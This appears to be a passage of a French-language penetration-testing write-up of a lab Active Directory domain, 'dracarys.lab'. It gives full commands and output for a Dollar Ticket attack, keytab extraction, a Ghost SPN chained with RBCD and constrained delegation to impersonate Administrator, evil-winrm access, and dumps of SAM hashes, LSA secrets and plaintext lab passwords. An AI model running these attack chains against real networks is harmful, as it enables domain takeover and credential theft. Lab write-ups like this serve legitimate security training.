SMB         192.168.56.10   445    BALERION         [*] Windows 11 / Server 2025 Build 26100 x64 (name:BALERION) (domain:dracarys.lab) (signing:True) (SMBv1:False)
SMB         192.168.56.10   445    BALERION         [+] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
SMB         192.168.56.11   445    VHAGAR           [*] Windows 11 / Server 2025 Build 26100 x64 (name:VHAGAR) (domain:dracarys.lab) (signing:False) (SMBv1:False)
SMB         192.168.56.11   445    VHAGAR           [+] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
Une fois ceci verifié, nous pouvons utilisé bloodhound pour voir les relations dans cette AD et trouvé des vulnérabilité permettant de compromettre totalement cette active directory
rusthound -i 192.168.56.10 -u sunfyre -p 'BSno5DP4tjJ4jIu8is3B' -d dracarys.lab --ldaps -z
---------------------------------------------------
Initializing RustHound at 13:22:32 on 03/13/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-03-13T12:22:32Z INFO  rusthound] Verbosity level: Info
[2026-03-13T12:22:32Z INFO  rusthound::ldap] Connected to DRACARYS.LAB Active Directory!
[2026-03-13T12:22:32Z INFO  rusthound::ldap] Starting data collection...
[2026-03-13T12:22:32Z INFO  rusthound::ldap] All data collected for NamingContext DC=dracarys,DC=lab
[2026-03-13T12:22:32Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-03-13T12:22:32Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-03-13T12:22:32Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-03-13T12:22:32Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-03-13T12:22:32Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-03-13T12:22:32Z INFO  rusthound::json::maker] 9 users parsed!
[2026-03-13T12:22:32Z INFO  rusthound::json::maker] 65 groups parsed!
[2026-03-13T12:22:32Z INFO  rusthound::json::maker] 3 computers parsed!
[2026-03-13T12:22:32Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-03-13T12:22:32Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-03-13T12:22:32Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-03-13T12:22:32Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-03-13T12:22:32Z INFO  rusthound::json::maker] .//20260313132232_dracarys-lab_rusthound.zip created!

RustHound Enumeration Completed at 13:22:32 on 03/13/26! Happy Graphing!
En regardant ce bloodhound on voit plusieurs choses.
- sunfyre que nous possedons, est dans le groupe linuxusers. Donc il doit pouvoir se connecter au linux que nous venons de compromettre.

netexec ssh 192.168.56.0/24 -u sunfyre -p 'BSno5DP4tjJ4jIu8is3B'
SSH         192.168.56.12   22     192.168.56.12    [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.14
SSH         192.168.56.12   22     192.168.56.12    [+] sunfyre:BSno5DP4tjJ4jIu8is3B  Linux - Shell access!
Après m’être connecté, j’ai tenté différentes méthodes pour élever mes privilèges et devenir root, mais aucune n’a fonctionné.
Lorsqu’il a listé le contenu du dossier /tmp, un fichier a été créé. Ce fichier s’appelait krb5cc_ suivi d’un autre nom. Ce fichier appartient a un utilisateur appelé « viserion ». Après avoir examiné le fichier, il s’est avéré qu’il s’agissait d’un ticket Kerberos. C’est-à-dire un élément utilisé pour authentifier et gérer l’accès à des ressources sur un réseau, en utilisant le protocole Kerberos. Les tickets Kerberos servent à permettre à un utilisateur d’accéder à des services sans avoir à saisir à nouveau son mot de passe.
Mais vu les droits sur ce fichiers, je suis obligé d’étre root pour le recupéré. Chose dont je ne suis pas encore.
On sais que SYRAX est un Linux joint au domaine avec SSH qui accepte l’authentification Kerberos (GSSAPI).
Après de nombreuses recherches et discussions, je suis tombé sur un article d’une attaque appelé Dollar Ticket Attack.
https://wiki.samba.org/index.php/Security/Dollar_Ticket_Attack
Le Dollar Ticket Attack exploite un comportement du KDC (contrôleur de domaine) : quand il cherche un compte et ne le trouve pas, il réessaie automatiquement en ajoutant un $ à la fin du nom. C’est fait pour résoudre les noms de comptes machines (qui se terminent toujours par $ dans AD).
Le problème : un utilisateur non-privilégié peut créer un compte machine nommé root$ (via le MachineAccountQuota, qui autorise par défaut la création de 10 comptes machines).
Quand on demande un ticket Kerberos pour root, le KDC ne trouve pas root, ajoute $, et trouve root$ — notre compte. Le serveur SSH Linux reçoit un ticket au nom de root et nous connecte en tant que root.
addcomputer.py  -computer-name 'root$' -dc-host $DC_HOST -domain-netbios "$DOMAIN" "$DOMAIN"/"$USER":"$PASSWORD"
Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account root$ with password l3ADwuejkF7kL2crQhJcSytc7kgX9h9I.
getTGT.py -dc-ip "$DC_IP" "$DOMAIN"/"root":'123soleil!' Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in root.ccacheexport KRB5CCNAME=root.ccache
ssh -o GSSAPIAuthentication=true root@syrax.dracarys.lab
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Fri Apr 3 08:32:02 AM UTC 2026
System load: 0.0 Processes: 223
Usage of /: 23.5% of 30.34GB Users logged in: 0
Memory usage: 22% IPv4 address for eth0: 192.168.90.200
Swap usage: 0%
This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento
Use of this system is acceptance of the OS vendor EULA and License Agreements.
Last login: Thu Apr 2 12:47:02 2026 from 192.168.56.1
root@syrax:~#Et voila nous sommes root sur syrax.
Maintenant que nous avons les privilèges root, nous pouvons récupérer le ticket de Viserion. Nous allons également essayer de récupérer des informations sur SYRAX en extrayant le keytab qui contient les clés secrètes du compte machine, permettant de s’authentifier en tant que SYRAX$ sur le domaine
keytabextract.py tickets/keytab_01.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : DRACARYS.LAB
        SERVICE PRINCIPAL : SYRAX$/
        NTLM HASH : 6d4c1df1577ad66d0c3d143e63b6463e
        AES-256 HASH : 8586a84d26ec7dcfc754d0812264a76eaedf10514862c5262ec908ef639e901d
        AES-128 HASH : ad5961dc6494a61b8c4887b070ce5a3d
Maintenant que nous avons plusieurs comptes, on peut retourner sur bloodhound pour voir ce qu’il est possible de faire.

[*] Result for vhagar$ (CN=VHAGAR,CN=Computers,DC=dracarys,DC=lab)
[*]     ACE Type           : ACCESS_ALLOWED_OBJECT_ACE
[*]     Access mask        : WRITE_PROPERTIES
[*]     Principal (SID)    : viserion (S-1-5-21-3807241745-1609591052-3541477758-1110)
[*]     Object type (GUID) : VALIDATED_SPN (f3a64788-5306-11d1-a9c5-0000f80367c1)
findDelegation.py "$DOMAIN"/"$USER":"$PASSWORD"
Impacket (Exegol fork) v0.13.0.dev0+20250723.125503.b5db2dd7 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType                       DelegationRightsTo         SPN Exists
-----------  -----------  -----------------------------------  -------------------------  ----------
BALERION$    Computer     Unconstrained                        N/A                        Yes
VHAGAR$      Computer     Constrained w/o Protocol Transition  WSMAN/vhagar.dracarys.lab  Yes
SYRAX$       Computer     Constrained w/o Protocol Transition  HTTP/arrax                 No
SYRAX$       Computer     Constrained w/o Protocol Transition  HTTP/arrax.dracarys.lab    No
On voit ici que
- viserion peut modifier les SPNs de VHAGAR (WriteSPN). Autrement dit, viserion peut décider quels noms de service sont associés à VHAGAR.
- SYRAX$ peut déléguer vers
HTTP/arrax, - SPN Exists = No.
Ce SPN n’existe nulle part dans l’AD. Aucun compte ne porte ce nom de service. C’est un Ghost SPN — un SPN fantôme, référencé dans une délégation mais orphelin dans l’annuaire. C’est comme si on avait dit à SYRAX$ « tu peux déléguer vers la porte 42 », mais la porte 42 n’existe pas. Personne ne l’a construite. Et c’est justement ça qui est intéressant pour nous.
Comme viserion peut modifier les SPN de VHAGAR; il peut construire la ‘porte 42’ de l’exemple d’avant et la poser sur VHAGAR.
Avant d’expliquer ce que l’on peut faire avec ceci. Nous allons nous concentrer 30 secondes sur Kerberos.
Kerberos est le système d’authentification d’Active Directory. Quand tu veux accéder à un service (par exemple le partage de fichiers sur un serveur), voici ce qui se passe :
- Tu demandes un TGT (Ticket Granting Ticket) au contrôleur de domaine. C’est ton « pass général » qui prouve ton identité.
- Tu présentes ce TGT pour demander un ticket de service pour le service spécifique que tu veux atteindre.
- Le contrôleur de domaine te donne ce ticket de service, chiffré avec la clé secrète du serveur cible. Seul le serveur cible peut le déchiffrer.
- Tu présentes ce ticket au serveur, qui le déchiffre et t’accorde l’accès.
Ensuite s’ajoute le SPN que nous voyons au dessus comme HTTP/arrax.dracarys.lab
Un SPN est le nom unique d’un service dans Active Directory. Par exemple :
HTTP/intranet.entreprise.local= le service web sur le serveur intranetCIFS/fileserver.entreprise.local= le partage de fichiers sur fileserver
Quand tu demandes un ticket de service, tu dis au DC : « je veux un ticket pour le SPN HTTP/intranet ». Le DC cherche dans l’annuaire quel compte porte ce SPN, et chiffre le ticket avec la clé de ce compte.
Un dernier truc important sur les tickets : à l’intérieur de chaque ticket, il y a une structure qu’on appelle le PAC (Privilege Attribute Certificate). C’est un peu la « carte d’identité détaillée » de l’utilisateur. Le PAC contient ton nom, tes groupes (Domain Admins, etc.), tes privilèges. Il est protégé par des signatures cryptographiques (des checksums) pour empêcher qu’on le modifie. Si quelqu’un touche au ticket, les signatures ne correspondent plus et le DC le rejette.
Ok, bon maintenant imagine un scénario : tu te connectes à un site web, et ce site web doit accéder à une base de données en ton nom. Le site web a besoin de « se faire passer pour toi » auprès de la base de données. C’est ce que l’on appelle la délégation.
Il existe deux types de délégation :
- La délégation non contrainte : elle permet à un service de se faire passer pour n’importe quel utilisateur pour accéder à n’importe quel service.
- La délégation contrainte (Kerberos Constrained Delegation ou KCD) : elle limite cette capacité. Un service ne peut se faire passer que pour un utilisateur pour accéder à une liste précise de services qui sont définis à l’avance. Cette liste est spécifiée dans l’attribut msDS-AllowedToDelegateTo. Cela signifie que le service ne peut se faire passer pour un utilisateur que pour accéder aux services qui sont explicitement autorisés.
Dans notre cas, SYRAX$ a le droit de se faire passer pour n’importe quel utilisateur, mais uniquement vers les services HTTP/arrax et HTTP/arrax.dracarys.lab. Cette délégation est donc contrainte.
Ok, mais concrètement comment ça se passe techniquement ? La délégation contrainte utilise deux mécanismes internes qu’on appelle S4U2Self et S4U2Proxy. Pour comprendre pourquoi ils existent, reprenons notre exemple.
Tu te connectes au site web. Le site web doit maintenant accéder à la base de données en ton nom. Mais il y a un problème : le site web n’a pas ton mot de passe, il n’a pas ton TGT, il a juste la preuve que tu t’es connecté chez lui. Comment il fait pour obtenir un ticket « au nom de toi » pour la base de données ?
C’est là qu’interviennent S4U2Self et S4U2Proxy :
- S4U2Self (Service for User to Self) : c’est la première étape. Le site web (SYRAX$ dans notre cas) dit au DC : « l’utilisateur Administrator s’est connecté chez moi, fais-moi un ticket au nom d’Administrator pour moi-même ». Le DC crée ce ticket. On obtient un ticket qui dit « Administrator veut accéder à SYRAX$ ». En gros, c’est une façon pour un service de fabriquer un ticket au nom d’un utilisateur, même si cet utilisateur ne lui a pas donné son TGT.
- S4U2Proxy (Service for User to Proxy) : c’est la deuxième étape. Le site web prend le ticket obtenu via S4U2Self et dit au DC : « maintenant, convertis-le en ticket pour la base de données (HTTP/arrax dans notre cas) ». Le DC vérifie que le site web a le droit de déléguer vers ce SPN (en regardant
msDS-AllowedToDelegateTo), et si tout est ok, il émet un nouveau ticket pour HTTP/arrax au nom d’Administrator. Ce nouveau ticket est chiffré avec la clé du serveur qui porte le SPN cible.
En résumé : S4U2Self fabrique le ticket d’identité, S4U2Proxy le convertit vers le service cible. Les deux ensemble permettent la délégation contrainte.
Mais il y a un piège. Pour que S4U2Proxy accepte le ticket de S4U2Self, ce ticket doit porter le flag forwardable (= « transférable »). Et ce flag dépend du mode de la délégation :
- Avec protocol transition : le service peut se faire passer pour un utilisateur de sa propre initiative, sans que l’utilisateur se soit connecté au préalable. Le ticket obtenu par S4U2Self porte le flag forwardable (= « transférable »), ce qui permet à S4U2Proxy de l’accepter et de poursuivre.
- Sans protocol transition : le service ne peut relayer que des authentifications réelles d’utilisateurs. Le ticket S4U2Self n’est pas forwardable, et S4U2Proxy refuse de continuer.
SYRAX$ est configuré sans protocol transition.
C’est le cœur du problème : le ticket qu’on obtient via S4U2Self n’est pas forwardable, et le DC refuse de poursuivre avec S4U2Proxy. On est bloqué.
Pour contourner cela, il faut utiliser une variante de la délégation contrainte : le RBCD (Resource-Based Constrained Delegation).
La permission est inversée :
- En délégation contrainte classique (KCD), on dit : « SYRAX$ a le droit de déléguer vers HTTP/arrax » → c’est configuré sur SYRAX$ (celui qui délègue)
- En RBCD, on dit : « SYRAX$ accepte que ARRAX$ délègue vers lui » → c’est configuré sur SYRAX$ (celui qui reçoit la délégation)
La différence cruciale : le RBCD produit toujours des tickets forwardables, peu importe la configuration de protocol transition. C’est par design. Même si ARRAX$ n’a aucun droit spécial, le ticket obtenu via RBCD sera forwardable. C’est comme ça que Microsoft l’a conçu, et c’est ce qu’on va exploiter
Bon ça fait un grosse quantité d’information à ingerer.
On reprend sur ce que l’on a obtenu tout à l’heure.
- SYRAX$ peut se faire passer pour un admin vers
HTTP/arrax(la porte 42) - Personne ne porte ce SPN (la porte n’existe pas)
- Viserion peut ajouter ce SPN sur VHAGAR$ (on peut construire la porte sur VHAGAR)
Si on ajoute HTTP/arrax sur VHAGAR, la délégation de SYRAX pointera vers VHAGAR, et on obtiendra un ticket admin pour VHAGAR. Le DC chiffrera ce ticket avec la clé de VHGAR (puisque c’est lui qui porte le SPN maintenant et on pourra l’utiliser pour se connecter.
Le plan de base serait:
- Ajouter
HTTP/arraxsur VHAGAR$ (via viserion) - Demander au DC : « Je suis SYRAX$, donne-moi un ticket pour Administrator vers HTTP/arrax »
- Réécrire le SPN dans le ticket pour accéder à VHAGAR via WinRM
- Se connecter
Mais ça ne marche pas.
Tentative 1
getST.py -spn 'HTTP/arrax.dracarys.lab' -impersonate Administrator \
  -aesKey <clé_AES_SYRAX> \
  'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10

KDC_ERR_BADOPTION — Probably SPN is not allowed to delegate
by user SYRAX$ or initial TGT not forwardable
En interne, la commande fait deux choses :
D'abord elle demande au DC : *"Fais-moi un ticket au nom d'Administrator pour moi-même (SYRAX$)"*. Le DC le fait, mais comme SYRAX$ n'a pas le protocol transition, ce ticket n'a **pas le flag forwardable** (= pas transférable).- Ensuite elle demande : *"Prends ce ticket et convertis-le en ticket pour HTTP/arrax"*. Le DC vérifie : le ticket est-il forwardable ? **Non** → refus.
Tentative 2
modifier le ticket de force (`-force-forwardable`)
Impacket a une option qui déchiffre le ticket, modifie le flag pour le rendre forwardable, puis le re-chiffre avant de l'envoyer au DC :
```bash
getST.py -spn 'HTTP/arrax.dracarys.lab' -impersonate Administrator \-aesKey <clé_AES_SYRAX> -force-forwardable \

'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10


KRB_AP_ERR_MODIFIED — Message stream modified
On a réussi à modifier le flag forwardable dans le ticket. Mais Windows Server 2025 a ajouté un nouveau checksum dans les tickets (le FULL_PAC_CHECKSUM), signé avec la clé secrète du DC. On n’a pas cette clé, donc on ne peut pas recalculer ce checksum. Le DC détecte que le ticket a été modifié et le rejette.
Sur les anciennes versions de Windows Server, cette attaque fonctionnait. Server 2025 a ajouté cette protection spécifiquement pour empêcher ce type de modification.
Pour que cela fonctionne, il faut chaîner le RBCD + KCD
On ne peut pas obtenir de ticket forwardable via la délégation contrainte de SYRAX$ (pas de protocol transition, et on ne peut pas modifier le ticket à cause de Server 2025).
Mais on peut en obtenir un par un autre chemin : le RBCD, qui produit toujours des tickets forwardables par design.
Le plan en une phrase : utiliser le RBCD pour fabriquer un ticket forwardable, puis donner ce ticket à SYRAX$ comme preuve pour sa délégation contrainte.
Pour cela, on dois ajouter les Ghost SPN sur VHAGAR$
On utilise viserion (qui a le droit WriteSPN sur VHAGAR$) pour ajouter HTTP/arrax et HTTP/arrax.dracarys.lab sur VHAGAR$.
Attention : la commande bloodyAD set object remplace tous les SPNs. Il faut donc inclure les SPNs existants pour ne pas les perdre :
KRB5CCNAME=tickets/viserion_DRACARYS.LAB_01.ccache bloodyAD -u viserion -k \
  -d dracarys.lab --host balerion.dracarys.lab --dc-ip 192.168.56.10 \
  set object 'vhagar$' servicePrincipalName \
  -v 'WSMAN/vhagar.dracarys.lab' \
  -v 'TERMSRV/VHAGAR' \
  -v 'TERMSRV/vhagar.dracarys.lab' \
  -v 'RestrictedKrbHost/VHAGAR' \
  -v 'HOST/VHAGAR' \
  -v 'RestrictedKrbHost/vhagar.dracarys.lab' \
  -v 'HOST/vhagar.dracarys.lab' \
  -v 'HTTP/arrax' \
  -v 'HTTP/arrax.dracarys.lab'
Maintenant, quand le DC reçoit une demande de ticket pour HTTP/arrax, il sait que ce service est sur VHAGAR$.
Ensuite on créer une machine ARRAX$
On a besoin d’un compte qu’on contrôle entièrement pour le RBCD. Par défaut, les utilisateurs du domaine peuvent créer des comptes machine :
addcomputer.py -computer-name 'ARRAX$' -computer-pass 'Pentest123!' \
  'dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B' -dc-ip 192.168.56.10
Ensuite on configure le RBCD sur SYRAX$
On dit à SYRAX$ : « accepte que ARRAX$ se fasse passer pour des utilisateurs quand il s’adresse à toi ». On peut faire ça car on possède le keytab de SYRAX$ (ses clés secrètes) :
# Obtenir un ticket Kerberos pour SYRAX$
getTGT.py -aesKey <AESKey> \
  'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10

# Configurer le RBCD
export KRB5CCNAME=SYRAX\$.ccache
rbcd.py -delegate-from 'ARRAX$' -delegate-to 'SYRAX$' \
  -use-ldaps -k -no-pass -action write \
  'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10
Ensuite obtenir un ticket forwardable via RBCD
ARRAX$ demande au DC : « je veux un ticket pour Administrator vers SYRAX$ ». Grâce au RBCD, le DC accepte et produit un ticket forwardable :
unset KRB5CCNAME
getST.py -spn 'SYRAX$' \
  -impersonate Administrator \
  'dracarys.lab/ARRAX$:Pentest123!' -dc-ip 192.168.56.10
Ensuite utiliser ce ticket pour la délégation contrainte
On donne le ticket forwardable de l’étape 4 à SYRAX$ comme preuve (-additional-ticket). SYRAX$ le présente au DC en disant : « Voici la preuve qu’Administrator veut accéder à HTTP/arrax, donne-moi un ticket pour lui » :
# Obtenir un ticket frais pour SYRAX$
getTGT.py -aesKey <AESKey> \
  'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10

# Délégation contrainte avec le ticket RBCD comme preuve
export KRB5CCNAME=SYRAX\$.ccache
getST.py -spn 'HTTP/arrax.dracarys.lab' \
  -impersonate Administrator \
  -k -no-pass \
  -additional-ticket 'Administrator@SYRAX$@DRACARYS.LAB.ccache' \
  'dracarys.lab/SYRAX$' -dc-ip 192.168.56.10
Le DC accepte car :
- Le ticket preuve est forwardable
HTTP/arrax.dracarys.labest dans la liste de délégation de SYRAX$- Ce SPN existe sur VHAGAR$ (grâce à l’étape 1)
Le ticket obtenu est chiffré avec la clé de VHAGAR$, car c’est VHAGAR$ qui porte le SPN HTTP/arrax.dracarys.lab.
Ensuite on réécrit le SPN dans le ticket
Le ticket est pour le service HTTP/arrax.dracarys.lab, mais le hostname arrax n’existe pas sur le réseau. On ne peut pas se connecter à une machine qui n’existe pas.
L’outil tgssub modifie le nom du service dans le ticket. Le nom du service est dans la partie non-chiffrée du ticket, donc on peut le modifier librement. La partie chiffrée (qui contient nos droits Administrator) reste intacte et toujours déchiffrable par VHAGAR$ :
tgssub.py -in 'Administrator@HTTP_arrax.dracarys.lab@DRACARYS.LAB.ccache' \
  -out Administrator_winrm.ccache \
  -altservice 'HTTP/vhagar.dracarys.lab'
Maintenant le ticket dit HTTP/vhagar.dracarys.lab au lieu de HTTP/arrax.dracarys.lab.
Enfin on se connecte en tant qu’Administrator sur VHAGAR
Le SPN HTTP/ correspond au service WinRM (administration à distance de Windows). VHAGAR a le port 5985 (WinRM) ouvert :
export KRB5CCNAME=Administrator_winrm.ccache
evil-winrm -i vhagar.dracarys.lab -r dracarys.lab

*Evil-WinRM* PS C:\Users\Administrator\Documents>
On est Administrator sur VHAGAR.
Maintenant que nous sommes Administrator, nous pouvons recuperer la base SAM et autre sur la machine pour que cela soit plus simple.
secretsdump -sam SAM.save -system SYSTEM.save -security SECURITY.save LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xed2601140dc0cb320b8c440e669c4944
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43a0bfc891b70eafabb76f7de4e028f9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e4733223b230ff23c150e56590c6ea0b:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:68002f003000770065004300610069002e0052002500650060004400330069003c0046005300350021006200460061007500480051004d005a002c0022002e00550042006b00250023006b003100550036003f00550055006c006000380034003700220043002100790076005300350035002f00260079004500270028006f005e002d0077006000440055002600470057005500750053005800790061005d00680074003000330024003100340064004f0021002400340023002e0070002c003e00380069004a002e0057006a004b0050002a002200620035007a003a00700050004f005e002a007a00690037002100
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:6966d236f4eb3a31c510d3175a2b0ab4
[*] DefaultPassword
(Unknown User):vagrant
[*] DPAPI_SYSTEM
dpapi_machinekey:0x8fc7e058317740b482b759a264d7e842f7f36eaa
dpapi_userkey:0xbd68336f06e7ea868b8e4e892999ca0ca9e700d0
[*] NL$KM
 0000   21 5A AE E6 2D 31 D4 94  52 97 A3 FE E0 12 1F 7B   !Z..-1..R......{
 0010   FF BD 6F 4A 98 FB 34 CC  F8 57 9C 35 AE BD 18 27   ..oJ..4..W.5...'
 0020   31 DA 8E 23 D9 A3 B4 97  BD 77 5F 82 51 50 87 15   1..#.....w_.QP..
 0030   BE 11 9C B0 BF 7B CF 9A  7E 25 D2 A5 AC 45 24 0C   .....{..~%...E$.
NL$KM:215aaee62d31d4945297a3fee0121f7bffbd6f4a98fb34ccf8579c35aebd182731da8e23d9a3b497bd775f8251508715be119cb0bf7bcf9a7e25d2a5ac45240c
[*] Cleaning up...
Sur le C:, il existe un fichier bot_ssh avec les creds de viserion,
*Evil-WinRM* PS C:\> type "C:/bot_ssh.ps1"
$User = "viserion"
$SSHHost = "syrax"
$Password = "aLHtz1WvIVmeV4Zh4CDE"

& "C:\Program Files\PuTTY\klink.exe" -auto_store_sshkey $SSHHost -l "$User" -pw $Password "sleep 45"
Le fichier « vault.kdbx » est un coffre fort numérique créé avec le logiciel KeePass. KeePass est un gestionnaire de mots de passe qui permet de stocker de manière sécurisée tous vos mots de passe dans un seul coffre fort.
Ce coffre fort contient probablement une collection de mots de passe, chacun étant associé à un compte ou une application spécifique. Le fichier « vault.kdbx » est chiffré, ce qui signifie que les données qu’il contient sont chiffrées et ne peuvent être lues qu’avec la bonne clé ou le bon mot de passe.
En énumerant keepass, on peut trouver la version du KeePass installé et surtout la façon dont celui ci a été lancer
*Evil-WinRM* PS C:\> Get-WmiObject Win32_Process -Filter "Name='KeePass.exe'" | Select-Object CommandLine, ProcessId, ParentProcessId

CommandLine                                                                     ProcessId ParentProcessId
-----------                                                                     --------- ---------------
"C:\Program Files\KeePass Password Safe 2\KeePass.exe"  C:\vault.kdbx -pw-stdin      1988            6172
